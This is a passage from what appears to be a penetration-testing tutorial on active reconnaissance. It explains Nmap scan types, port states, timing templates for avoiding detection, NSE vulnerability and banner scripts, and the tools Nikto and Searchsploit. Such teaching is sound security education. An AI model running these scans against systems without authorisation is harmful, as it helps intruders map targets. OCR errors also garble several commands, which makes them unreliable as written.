- **open:** An application is actively listening for connections on this port.
- **closed:** No application is listening, but the port is reachable (Nmap received a TCP RST packet in response).
- **filtered:** No response was received from the target, possibly due to a firewall or other network device blocking the packet. Nmap cannot determine if the port is open or closed.
- **unfiltered:** Nmap could not determine if the port is open or closed, but it is reachable (usually from ACK scans).

Scanning Multiple Targets:

- **Scanning a Subnet:** Specify targets using CIDR notation.

  ```
  nmap 192.168.56.0/24
  ```



Figure 23: Scanning a Subnet with Nmap

- **Enumerating Targets (Listing only, no packets sent):** Use -sL to list targets without sending any packets, useful for verifying target lists.

  nmap –sL nmap.scanme.org

- **Scanning a Range of IPs:**

  eg: nmap 192.168.56.1–10

- **Scanning from a File:** Provide a file containing a list of IPs or hostnames.

  eg: nmap –iL <list–of–ip>

To Exclude Hosts from a Scan:

- **Exclude a Single IP:**

  nmap 192.168.43.0/24 ––exclude 192.168.43.228

- **Exclude Hosts from a File:** Specify a file containing IPs to exclude.

  nmap –F 192.168.43.0/24 ––excludefile ip.txt

Random Scanning (-iR ¡num¿): Performs random scanning of a specified number of public IP addresses to discover live hosts and their open ports/services. This is useful for large-scale security research or studying service trends across the Internet.

nmap –iR 5 *# Scans 5 random public IPs*

Reason for Understanding Port States (–reason): Adding '–reason' to your Nmap command will provide information about *why* Nmap determined a port to be in a certain state (e.g., 'syn-ack' for open ports indicates a full handshake, 'conn-refused' for closed).

```
nmap --reason <Target_IP>
```

Fast Scan Option (-F): Scans the top 1000 commonly used ports, which is significantly faster than a full port scan (all 65535 ports).

```
nmap -F <target_IP>
```

```
nmap -p 139 192.168.56.1
```

Scanning a Set of Ports (-p): You can specify a comma-separated list of ports or a range using a hyphen.

```
nmap -p 80,139,50-1000 192.168.56.1
```

Port Scanning with Port Name: You can specify the port by its common service name as listed in the Nmap services file ('/etc/services').

```
nmap -p msrpc,http,apex-mesh 192.168.56.1
```

Scanning All Ports (-p "*" or -p 1-65535): This will scan all 65535 ports. It is very time-consuming and can be detected easily.

```
nmap -p "*" 192.168.56.1
```

Different Port Scanning Methods:

- **TCP Connect Scan (-sT):** Performs a full TCP 3-way handshake. It is not stealthy as it completes the connection, leaving logs on the target, but it works reliably even without raw packet privileges.



Figure 24: TCP Connect Scan



Figure 25: TCP Header and flags

- **TCP SYN Scan (Stealth Scan) (-sS):** Performs a "half-open" scan by sending a SYN packet and waiting for SYN-ACK. If received, it sends an RST instead of ACK, not completing the 3-way handshake. This makes it more stealthy as it avoids full connection logs.



Figure 26: TCP SYN Scan

- **UDP Scan (-sU):** Scans UDP ports. This is more challenging than TCP scanning because UDP is a connectionless protocol. An ICMP "Destination Unreachable (Port Unreachable)" message usually indicates the port is closed, while no response might mean the port is open or filtered.



Figure 27: UDP Scan

- **Combining TCP and UDP Scans on Specific Ports:** You can specify both TCP and UDP ports in a single command. 'U:' specifies UDP ports, 'T:' specifies TCP ports.

  nmap –sU –sT –p U:53,T:25 192.168.56.1



Figure 28: Combining TCP and UDP Scans

Other Scan Types (Brief Overview):

- **TCP Null Scan (-sN):** Sends TCP packets with no flags set. If a RST is received, the port is considered closed. No response indicates the port is open or filtered.
- **TCP FIN Scan (-sF):** Sets only the FIN flag. Logic is similar to the Null scan.
- **TCP Xmas Tree Scan (-sX):** Sets FIN, PSH, and URG flags simultaneously (making the packet "light up like a Christmas tree"). Logic is similar to Null/FIN scans.
- **TCP ACK Scan (-sA):** Sends an ACK packet. Primarily used to determine firewall rules; it can't detect if a port is open or closed, only if it's filtered or unfiltered.
- **TCP Window Scan (-sW):** Similar to ACK scan but relies on TCP window size changes to determine port states.
- **Version Detection Scan (-sV):** Identifies service versions on open ports.
- **IP Protocol Scan (-sO):** Determines which IP protocols (e.g., ICMP, TCP, UDP) are supported by the target.



Figure 29: Various Nmap Scan Types Visualized

Service Information with -sV Option: The -sV option detects versions of services running on open ports. This information is critical for identifying potential vulnerabilities tied to specific software versions.

```
sudo nmap -sV 192.168.56.107
```



Figure 30: Nmap Service Version Detection

OS Detection with -O Option: The -O option attempts to identify the target's operating system by analyzing various responses, including TCP/IP stack fingerprinting. Knowing the

OS helps tailor subsequent attacks.

sudo nmap –O 192.168.56.107

Figure 31: Nmap OS Detection Result

Setting Scan Speed (-T¡NUMBER¿): Nmap offers various timing options (templates) to control the scan speed and stealth. This allows for adapting scans to different network conditions and detection avoidance requirements.

Timing Option	Name	Description
-T0	Paranoid	Very slow, designed to avoid IDS/IPS detection.
-T1	Sneaky	Slow and stealthy, avoids detection.
-T2	Polite	Slows down scan to reduce network load.
-T3	Normal	Default timing, balanced scan speed.
-T4	Aggressive	Fast, good for LANs or stable networks. May trigger IDS alerts.
-T5	Insane	Very fast, can overwhelm network or miss data. Use with caution.

Aggressive Scan Option (-A): The -A option enables several aggressive features in a single command, providing a comprehensive but often noisy scan. It combines:

- OS Detection (-O)
- Version Detection (-sV)
- Script Scanning (-sC): Runs a default set of Nmap Scripting Engine (NSE) scripts to find known vulnerabilities, misconfigurations, etc.
- Traceroute (–traceroute): Maps the route packets take to the target.

Nmap Scripting Engine (NSE): NSE is a powerful and flexible feature of Nmap that allows users to write (and share) simple scripts to automate a wide variety of networking tasks. Every Nmap installation comes pre-packaged with many powerful scripts. These scripts are executed in parallel for efficiency.

- **Update Script Database:** Before using NSE scripts, it's good practice to update the script database to ensure you have the latest versions.

  nmap —script –updated

- **Scan for Anonymous FTP Login:** You can list scripts related to FTP using 'ls -al /usr/share/nmap/scripts/ — grep "ftp"'. Then, use a specific script like 'ftp-anon.nse' to check for anonymous FTP login.

  nmap –p 21 —script ftp–anon 192.168.56.107 % Replace with your target IP

- **Banner Grabbing with NSE Script:** The 'banner' NSE script retrieves service banners, providing crucial version details which are very useful for pentesters.

  sudo nmap –p22,80 —script banner 192.168.56.107 % Replace with your targ



Figure 32: Nmap Banner Grabbing with Script

Timeout Options for Nmap:

- **To discard unresponsive hosts:** '–host-timeout ¡time¿s'. This option allows Nmap to skip hosts that take too long to respond.
- **To pause scanning between probes:** '–scan-delay ¡time¿s'. This can help in avoiding detection by IDS/IPS systems by slowing down the rate of packets.

Vulnerability Scanning with NSE: Nmap can also perform basic vulnerability scanning using relevant NSE scripts. For example, 'vulners.nse' integrates with the Vulners database to find known vulnerabilities.

```
ls -al /usr/share/nmap/scripts/ | grep -e "vulners" % Find vulners script
sudo nmap -sV -p21-8080 --script vulners 192.168.1.217 % Replace with your ta
```



Figure 33: Nmap Vulnerability Scanning with vulners.nse

Visual note: The screenshot shows CVE IDs and links alongside service information, indicating potential vulnerabilities identified by the script.

3.3.6 Other Reconnaissance Tools:

- **Searchsploit:** A command-line tool that allows you to search the Exploit-DB archive for known exploits and vulnerabilities. For example, 'searchsploit heartbleed' would find exploits related to the Heartbleed vulnerability.
- **Nikto:** A web server scanner that performs comprehensive tests against web servers for multiple items. It checks for over 6700 potentially dangerous files/CGIs, identifies outdated server versions, and pinpoints version-specific problems.

  ```
  nikto -h zonetransfer.me
  ```

Figure 34: Nikto Scan Result

Visual note: The screenshot highlights missing X-Frame-Options headers (indicating potential Clickjacking vulnerability) and a humorous 'do$_n$ot$_h$ack$_m$e'header.

3.4 Summary of Active Reconnaissance

This section provided an overview of various active reconnaissance techniques and tools used to gather information about a target by direct interaction:

- Direct web browsing combined with browser developer tools for client-side analysis.
- Network diagnostic tools like Ping and Traceroute for connectivity and path mapping.
- The versatile Netcat for network interaction and banner grabbing.
- Extensive capabilities of Nmap for comprehensive host discovery, port scanning, service/OS detection, and script-based vulnerability scanning.
- Mention of other specialized tools like Searchsploit and Niktofor vulnerability searching and web server scanning.